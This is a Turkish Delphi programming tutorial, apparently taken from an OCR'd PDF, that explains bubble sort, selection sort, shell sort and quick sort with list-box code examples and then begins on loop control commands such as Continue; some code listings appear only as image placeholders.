
Bir dizi elemanlarını sıralamanın bir çok çeşidi bulunmaktadır. Şimdi bu çeşitleri sizlere aktarmak istiyorum. Tüm sıralama algoritmalarını aşağıdaki form için oluşturacağız.




Şimdi formumuza yerleştirdiğimiz buttonlara, ait oldukları sıralamaya ait kodları ekleyelim.

- **Bubble Sort:**

En son elemandan başlayarak her eleman ikinci elemana kadar (İkinci elemanın index numarası 1 dir. i sayacı bu yüzden birden başlatılmıştır) bir önceki ile karşılaştırılarak gerçekleştirilebilmektedir. Şarta uyan dizi elemanları yer değiştirilerek dizinin sıralanması sağlanmaktadır.




Programı çalıştırdıktan sonra "BubbleSort" Buttonuna tıklarsanız ekran görüntünüz aşağıdaki şekilde (Elemanlar listBox2 de sıralanmış halde) oluşacaktır.



Burada yapılan işlem dizinin ilk elemanının en küçük, son elemanının da en büyük olmasını sağlamaktır (Aradakiler de sıralı halde tabii ki). Küçükten büyüğe doğru bir listeleme yapmak isteseydiniz, tek yapmanız gereken değişiklik, en sondaki "for" döngüsüyle ilgili olacaktı.


```
for i:=adet-1 downto 0 do
   ListBox2.Items.Add(IntToStr(dizi[i]));// Küçükten büyüğe doğru yaz.
```



Şimdi buttona tıklarsanız yukarıdaki gibi küçükten büyüğe doğru sıralı halde bir liste elde edersiniz.

o Bubble Sort 2:

Bu da ikinci sıralama yöntemimiz. Çalışma mantığı şöyle, dizinin her elemanı kendisinden bir sonraki elemanla karşılaştırılarak, koşula uyanların yerlerini değiştirmek suretiyle iş görmektedir.





```
procedure TForm2.Button2Click(Sender: TObject);
//Bubble Sort 2
var
  dizi:Array of Integer;//dizi değişken tanımlandı
  i,deger,adet:Integer;
  yon:Boolean;
begin
  adet:=ListBox1.Items.Count;//Eleman sayısını al
  SetLength(dizi,adet);  //dizinin eleman sayısını belirle

  for i:=0 to adet-1 do
    dizi[i]:=StrToInt(ListBox1.Items.Strings[i]);//diziye aktar
    //ListBox1 deki elemanlar diziye aktarılıyor

  Repeat
    yon:=true;
    for i:=0 to adet-2 do  //adet-2 yapmayı unutmayın
    begin
          if dizi[i]<dizi[i+1] then
            begin      //Yerlerini değiştir
              deger:=dizi[i];
              dizi[i]:=dizi[i+1];
              dizi[i+1]:=deger;
              yon:=false;
            end;
    end;
  Until yon=true;

  for i:=adet-1 downto 0 do
    ListBox2.Items.Add(IntToStr(dizi[i]));//ikinci listeye ekle

end;
```

Bu sıralama algoritmasını kullanmanızı tavsiye etmiyorum. ListBox taki elemanların fazla olması durumunda çok ağır kalacaktır. Daha hızlı çalışan diğer algoritmaları kullanın.

- **Shell Sort:**

Şimdi de Shell Sort algoritmasının nasıl yazılabileceğine değineceğim. Üstteki algoritmalardan daha hızlı olduğunu belirtmek isterim.



Nedense hep böyledir. Karışık algoritmalı programlar, basit olanlardan daha hızlı çalışırlar.

- **Selection Sort:**

Şimdi de bu sıralama algoritmasını hazırlayıp programınızı çalıştırabilirsiniz. Sanıyorum içlerinde en anlaşılır olanı budur.

Unit2.pas

Unit1 | Unit2 | Project1

```
procedure TForm2.Button4Click(Sender: TObject);
//Selection Sort
var
  dizi:Array of Integer;//dizi değişken tanımlandı
  i,j,deger,adet:Integer;

begin
  adet:=ListBox1.Items.Count;//Eleman sayısını al
  SetLength(dizi,adet);  //dizinin eleman sayısını belirle

  for i:=0 to adet-1 do
    dizi[i]:=StrToInt(ListBox1.Items.Strings[i]);//diziye aktar
    //ListBox1 deki elemanlar diziye aktarılıyor

  for i:=0 to adet-2 do     //adet-2 yapmayı unutmayın
    begin
      for j:=i+1 to adet-1 do
        begin
          if dizi[i]<dizi[j] then
            begin      //Yerlerini değiştir
              deger:=dizi[j];
              dizi[j]:=dizi[i];
              dizi[i]:=deger;
            end;
          end;
      end;

  for i:=adet-1 downto 0 do
    ListBox2.Items.Add(IntToStr(dizi[i]));//ikinci listeye ekle

end;
```


157: 55 | Modified | Insert | Code | Diagram

Buradaki mantık: Dizinin her elemanı kendisinden sonra gelen tüm elemanlarla karşılaştırılmaktadır. Karşılaştırma esnasında; belirtilen kurala uyan elemanlar, yer değiştirilerek düzgün bir sıralama elde edilebilmektedir.

Şimdi de bu sıralama algoritmalarının en hızlısı olanı ile ilgili örneğimize geçelim.

- **Quick Sort:**

Sıralama algoritmalarının en hızlı olanıdır. Bu örnekte procedure kendi kendisini çağıracağı için her defasında diziyi yeniden boyutlandırmak isteyecektir. Bu yüzden dizi elemanları global olarak başka bir procedure içerisinde boyutlandırılacaktır.



Biraz karmaşık gelebilir, ilk etapta dikkatli olmanızı öneririm. Procedure'ün bazı şartlar sağlandığı anda kendi kendisini çağırması kafanızı fazla karıştırmasın.


Bu algoritmada, dizinin orta elemanı (10 eleman varsa “10 div 2” ile 5. eleman kastedilmektedir) bulunmakta, alt ve üst serideki elemanlar index numaralarına göre karşılaştırılarak koşula uyanlar birbirleriyle yer değiştirmektedir. Yine belirtilen koşullar neticesinde procedure'ün kendi kendisini çağırması sağlanmaktadır.

Döngü Yönlendirme Komutları:

Döngü kodlarınızın işletilmesi anında, belirlemiş olduğunuz şartın (veya şartların) gerçekleşmesi durumunda, döngüden çıkmak veya tekrar başa (döngünün başına) dönmek isteyebilirsiniz. Şimdi bu tip durumlarda kullanabileceğiniz komutlardan bahsedeceğim.

- **Continue:**

Şartınızın sağlanması durumunda, döngünün diğer kodlarını işletmeden tekrar başa dönülmesini sağlayan komuttur. Burada sayaç değişkeni değerini yine artıracaktır (for döngüsü için). Aşağıda girilen iki değer arasındaki çift sayıları toplatarak “***Continue***” komutunun işleyişini göstereceğim.

